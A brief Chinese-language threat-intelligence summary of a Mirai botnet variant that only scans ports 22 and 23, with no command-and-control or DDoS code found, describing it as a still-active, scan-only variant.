该变种的一些汇总

- 样本中存在扫描22和23端口的代码
- 只保留了Mirai的扫描功能
 - 未发现C2通信和DDoS攻击代码
- 去年12月初出现，目前仍在活跃

这是一个具有较强SSH扫描能力的扫描专用变种！